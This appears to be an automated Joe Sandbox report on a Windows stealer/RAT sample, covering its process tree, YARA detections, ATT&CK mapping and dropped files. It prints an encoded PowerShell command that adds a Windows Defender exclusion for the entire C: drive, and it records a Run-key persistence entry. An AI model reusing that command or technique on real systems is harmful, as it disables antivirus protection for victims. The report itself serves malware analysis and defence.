ID: 652388
Sample Name: lZmUPfUitK.exe
Cookbook: default.jbs
Time: 09:34:43
Date: 26/06/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

lZmUPfUitK.exe


Overview

General Information

Sample Name:	lZmUPfUitK.exe
Analysis ID:	652388
MD5:	808c44b1b4e11b..
SHA1:	7ae0a547f38f21b.
SHA256:	70199c37ff74d3f..
Tags:	exe XFilesStealer
Infos:	



Detection




Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Multi AV Scanner detection for drop…
- Writes to foreign memory regions
- Modifies the context of a thread in a…
- Yara detected Costura Assembly Lo…
- Encrypted powershell cmdline option…
- Potential dropper URLs found in pow…
- Injects a PE file into a foreign proce…
- Found a high number of Window / U…
- PE file does not import any functions
- Queries the volume information (nam…

Classification



Process Tree

- **System is w10x64**
- lZmUPfUitK.exe (PID: 5532 cmdline: "C:\Users\user\Desktop\lZmUPfUitK.exe" MD5: 808C44B1B4E11B8B5428C05DE17884C7)
  - powershell.exe (PID: 5780 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQB TAGUAYwBvAG4AZABzACAAMQAwADsAIABTAGUAdAAtAE0AcABQAHIAZQBmAGUAcgBlAG4AYwBlACAALQBFAHgAYwBsAHUAcwBpAG8AbgBQAGEAdABoACAAJwB DADoAXAAnAA== MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 6784 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - InstallUtil.exe (PID: 3564 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe MD5: 6EE3F830099ADD53C26DF5739B44D608)
- Dwdsyugg.exe (PID: 2416 cmdline: "C:\Users\user\AppData\Roaming\Lwwaqb\Dwdsyugg.exe" MD5: 808C44B1B4E11B8B5428C05DE17884C7)
- Dwdsyugg.exe (PID: 6344 cmdline: "C:\Users\user\AppData\Roaming\Lwwaqb\Dwdsyugg.exe" MD5: 808C44B1B4E11B8B5428C05DE17884C7)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
0000000F.00000002.632975548.000001ED0EEB1000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
0000000F.00000002.634332225.000001ED27600000.00000004.00000001.00040000.00000000.sdmp	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	

Source	Rule	Description	Author	Strings
00000017.00000002.637024650.000001C7FA110000.00000004.08000000.00040000.00000000.sdmp	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
00000017.00000002.637024650.000001C7FA110000.00000004.08000000.00040000.00000000.sdmp	MALWARE_Win_zgRAT	Detects zgRAT	ditekSHen	• 0x5d47e:$s1: file:/// • 0x5d3da:$s2: {11111-22222-10009-11112} • 0x5d40e:$s3: {11111-22222-50001-00000} • 0x5a0d5:$s4: get_Module • 0x5a1f1:$s5: Reverse • 0x5b8f4:$s6: BlockCopy • 0x5bf76:$s7: ReadByte • 0x5d492:$s8: 4C 00 6F 00 63 00 61 00 74 00 69 00 6F 00 6E 00 00 0B 46 00 69 00 6E 00 64 00 20 00 00 13 52 00 65 00 73 00 6F 00 75 00 72 00 63 00 65 00 41 00 00 11 56 00 69 00 72 00 74 00 75 00 61 00 6C 00 ...
0000000F.00000002.633968857.000001ED1EFB0000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
Click to see the 7 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
15.2.InstallUtil.exe.1ed0eedb9a8.1.raw.unpack	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
15.2.InstallUtil.exe.1ed1ef60970.2.raw.unpack	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
15.2.InstallUtil.exe.1ed27600000.6.raw.unpack	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
15.2.InstallUtil.exe.1ed1ef38938.3.unpack	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
15.2.InstallUtil.exe.1ed0eedb9a8.1.unpack	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
Click to see the 10 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Networking

Potential dropper URLs found in powershell memory

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

Yara detected Costura Assembly Loader

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions

Modifies the context of a thread in another process (thread injection)


Encrypted powershell cmdline option found

Injects a PE file into a foreign processes

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 PowerShell	1 Registry Run Keys / Startup Folder	3 1 1 Process Injection	1 Masquerading	OS Credential Dumping	1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	1 Registry Run Keys / Startup Folder	1 Disable or Modify Tools	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	2 1 Virtualization/Sandbox Evasion	Security Account Manager	2 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	3 1 1 Process Injection	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	1 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Obfuscated Files or Information	Cached Domain Credentials	1 2 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	2 Software Packing	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
lZmUPfUitK.exe	28%	Virustotal		Browse
lZmUPfUitK.exe	31%	ReversingLabs	ByteCode-MSIL.Downloader.Seraph	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\Lwwaqb\Dwdsyugg.exe	31%	ReversingLabs	ByteCode-MSIL.Downloader.Seraph	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
15.0.InstallUtil.exe.140000000.4.unpack	100%	Avira	HEUR/AGEN.1216633		Download File
15.0.InstallUtil.exe.140000000.1.unpack	100%	Avira	HEUR/AGEN.1216633		Download File
15.0.InstallUtil.exe.140000000.2.unpack	100%	Avira	HEUR/AGEN.1216633		Download File
15.0.InstallUtil.exe.140000000.0.unpack	100%	Avira	HEUR/AGEN.1216633		Download File

Source	Detection	Scanner	Label	Link	Download
15.0.InstallUtil.exe.140000000.3.unpack	100%	Avira	HEUR/AGEN.1216633		Download File
15.2.InstallUtil.exe.140000000.0.unpack	100%	Avira	HEUR/AGEN.1216633		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
a-0019.standard.a-msedge.net	204.79.197.222	true	false		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nuget.org/NuGet.exe	powershell.exe, 00000007.00000002.515256394.0000015D2A0D1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://github.com/mgravell/protobuf-neti	Dwdsyugg.exe, 00000017.00000002.637506740.000001C7FA910000.00000004.00000001.00040000.00000000.sdmp	false		high
http://https://stackoverflow.com/q/14436606/23354	Dwdsyugg.exe, 00000017.00000002.637506740.000001C7FA910000.00000004.00000001.00040000.00000000.sdmp, Dwdsyugg.exe, 00000017.00000002.630424780.000001C780032000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://github.com/mgravell/protobuf-netJ	Dwdsyugg.exe, 00000017.00000002.637506740.000001C7FA910000.00000004.00000001.00040000.00000000.sdmp	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000007.00000002.501289931.0000015D1A27E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/soap/encoding/	powershell.exe, 00000007.00000002.501289931.0000015D1A27E000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000007.00000002.501289931.0000015D1A27E000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://stackoverflow.com/q/11564914/23354;	Dwdsyugg.exe, 00000017.00000002.637506740.000001C7FA910000.00000004.00000001.00040000.00000000.sdmp	false		high
http://https://stackoverflow.com/q/2152978/23354	Dwdsyugg.exe, 00000017.00000002.637506740.000001C7FA910000.00000004.00000001.00040000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/wsdl/	powershell.exe, 00000007.00000002.501289931.0000015D1A27E000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/	powershell.exe, 00000007.00000002.515256394.0000015D2A0D1000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000007.00000002.515256394.0000015D2A0D1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 00000007.00000002.515256394.0000015D2A0D1000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://contoso.com/Icon	powershell.exe, 00000007.00000002.515256394.0000015D2A0D1000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://github.com/mgravell/protobuf-net	Dwdsyugg.exe, 00000017.00000002.637506740.000001C7FA910000.00000004.00000001.00040000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000007.00000002.500098040.0000015D1A071000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000007.00000002.501289931.0000015D1A27E000.00000004.00000800.00020000.00000000.sdmp	false		high

World Map of Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	652388
Start date and time: 26/06/202209:34:43	2022-06-26 09:34:43 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 50s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	IZmUPfUitK.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal88.troj.evad.winEXE@8/8@0/0
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.2% (good quality ratio 0.2%) • Quality average: 100% • Quality standard deviation: 0%
HCA Information:	Failed
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- Excluded domains from analysis (whitelisted): www.bing.com, fp.msedge.net, client.wns.windows.com, fs.microsoft.com, settings-win.data.microsoft.com, ctldl.windowsupdate.com, arc.msn.com, ris.api.iris.microsoft.com, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, 1.perf.msedge.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net
- Execution Graph export aborted for target Dwdsyugg.exe, PID 6344 because it is empty
- Execution Graph export aborted for target InstallUtil.exe, PID 3564 because it is empty
- Execution Graph export aborted for target powershell.exe, PID 5780 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.

- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:36:40	API Interceptor	43x Sleep call for process: powershell.exe modified
09:37:21	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Dwdsyugg "C:\Users\user\AppData\Roaming\Lwwaqb\Dwdsyugg.exe"
09:37:29	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Dwdsyugg "C:\Users\user\AppData\Roaming\Lwwaqb\Dwdsyugg.exe"

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\lZmUPfUitK.exe.log

Process:	C:\Users\user\Desktop\lZmUPfUitK.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1055
Entropy (8bit):	5.373947760078582
Encrypted:	false
SSDEEP:	24:ML9E4KrgKDE4KGKN08AKha1qE4GiD0E4KeGmAE4KKPz:MxHKEYHKGD8Aoa1qHGiD0HKeGmAHKKPz
MD5:	081493100AB0E95ACE690AEC029382E7
SHA1:	B578108AFDB2943ABEAF1B0418917D9F8DD5F51B
SHA-256:	34588524B1387DDF305107650BA13B0AE0C442244DD0982283C82083351655FC
SHA-512:	22C59892B63C8847330B8B332465F7D0240B3B8921F9659470368793164BAEE9FA3CC0167F297C290E0629580C76F26707D8956B6A0781712C0B2DB9E1F1D112
Malicious:	**true**
Reputation:	low

Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll",0..3,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34c1998e\System.Drawing.ni.dll",0..3,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\6d7d43e19d7fc0006285b85b7e2c8702\System.Windows.Forms.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	18817
Entropy (8bit):	5.001217266823362
Encrypted:	false
SSDEEP:	384:sEvOjJiYoWVoGIpN6KQkj2dNXp5FOdBo+ib4+jjkjh4iUxL2c+4Jib4J:s0MiYoWV3IpNBQkj2dNZvOdBopj2h4iu
MD5:	A30A545B73C738B58F7D7089B1C9FF63
SHA1:	2F4784CFB523E34E6492F67EF7A04C7A20F16872
SHA-256:	2F1991061F8982C2AAB4D49CAF78BE84E1282EFED26BE6775989B0EC4C9464BC
SHA-512:	3C2DE1D82999C46EC2BA11DBA721E011950DC510F67E3226D61DF7CA9579F1F95F0BE7BE31A2BD61E92DDD1930563061131614C59D81472A92DBF529A114331
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	PSMODULECACHE.....yH.8...I...C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....AfterEach.....Should.....BeforeEach.....Get-MockDynamicParameters.....It.....Assert-VerifiableMocks.....BeforeAll.....Context.....Set-TestInconclusive.....AfterAll.....Setup.....Set-DynamicParameterVariables.....Invoke-Pester.....Assert-MockCalled.....New-PesterOption.....I:]2...I...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1.....Get-CIPolicyInfo.....Get-CIPolicyIdInfo.....Set-CIPolicySetting.....Merge-CIPolicy.....Edit-CIPolicyRule.....Set-CIPolicyVersion.....Set-CIPolicyIdInfo.....ConvertFrom-CIPolicy.....Set-HVCIOptions.....Add-SignerRule.....New-CIPolicy.....Get-SystemDriver.....Set-RuleOption.....Get-CIPolicy.....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NllluIb/lj:NllUb/l
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B8294 3
Malicious:	false
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_hgypetoe.aag.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_noinjdo0.1qu.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Roaming\Lwwaqb\Dwdsyugg.exe

Process:	C:\Users\user\Desktop\lZmUPfUitK.exe
File Type:	PE32+ executable (GUI) x86-64 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	955392
Entropy (8bit):	**7.992663009121081**
Encrypted:	**true**
SSDEEP:	24576:6JvNxleI9Ee8wRnMvsjLaIosmj9slQnelgUWSQucph6:2NltjqsmJ9fc7QFr6
MD5:	808C44B1B4E11B8B5428C05DE17884C7
SHA1:	7AE0A547F38F21B6035E1726BD4700D963CEB8A2
SHA-256:	70199C37FF74D3FEEBD76F55EF786284132979A9B8F14BF1180D1F6B30EBB6A3
SHA-512:	EEB85C7B758E24C5A9AB9B44CC8A80B41A5B488504E4A302A653DD077F7518E7D992319A41DEBFD429B6FADD2F1345FC23E5F5F409C11578B79B5F43B6FBE0 08
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 31%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d.....b....."...0..N...D..... .....@..... ....`.....D..... ..H.....text....M... ...N..... ..`.rsrc....D.....D...P.....@. .@.....H.....Z.....x%.....".(.....*".(.....*...0..g.....s.....s.....s....s.....s.....+..+.o....+.....+..o....+.,.+....o.....+..o....+.,.+...,.. o.....*..(...../.....:I.....RZ.....0.."..... .4.....%....(.....(.....+..*...0..L.....s.....o.....s.....o.....o.....!.,..o.....,..o.....,..o.....*.(.....).....$4.....8?.....0..`..... (....(....o....(...+o.....+"..(.....o....r...p(.

C:\Users\user\AppData\Roaming\Lwwaqb\Dwdsyugg.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\lZmUPfUitK.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD6 E
Malicious:	false
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Documents\20220626\PowerShell_transcript.065367.TfDkDmkT.20220626093639.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5984
Entropy (8bit):	5.489501598492104
Encrypted:	false
SSDEEP:	96:BZtx6JN3aPqDo1Z/2Zi6JN3aPqDo1ZFvZprZf6JN3aPqDo1ZiwTTwZP:xyalWa2aK
MD5:	A72FEF34553F10A11B1F4759605D1621

SHA1:	3AB6EB0B5FCC3983F1E15F5FC306F9EE0431F47D
SHA-256:	DC02C2E457274C599359105AB40EAC5D02AF05100BF6B99B8FBB8C3BE5FF01CA
SHA-512:	132EA0FA4BA3DE2BC2BE90D1A0603AECBA71EBF9A39B79913E5AB9F23E97CE3291F91493631F0F298769A3E092A68E9F849E1E2EC2ED765C0896BFE598183A13
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220626093640..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 065367 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBTAGUAYwBvAG4AZABzACAAMQAwADsAIABTAGUAdAAtAE0AcABQAHIAZQBmAGUAcgBlAG4AYwBlACAALQBFAHgAYwBsAHUAcwBpAG8AbgBQAGEAdABoACAAJwBDADoAXAAnAA==..Process ID: 5780..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220626093640..**********..PS>Start-Sleep -Seconds 10; Set-MpPreference -ExclusionPath 'C:\'..**********..Windows PowerShell transcript start..Star

Static File Info

General

File type:	
Entropy (8bit):	7.992663009121081
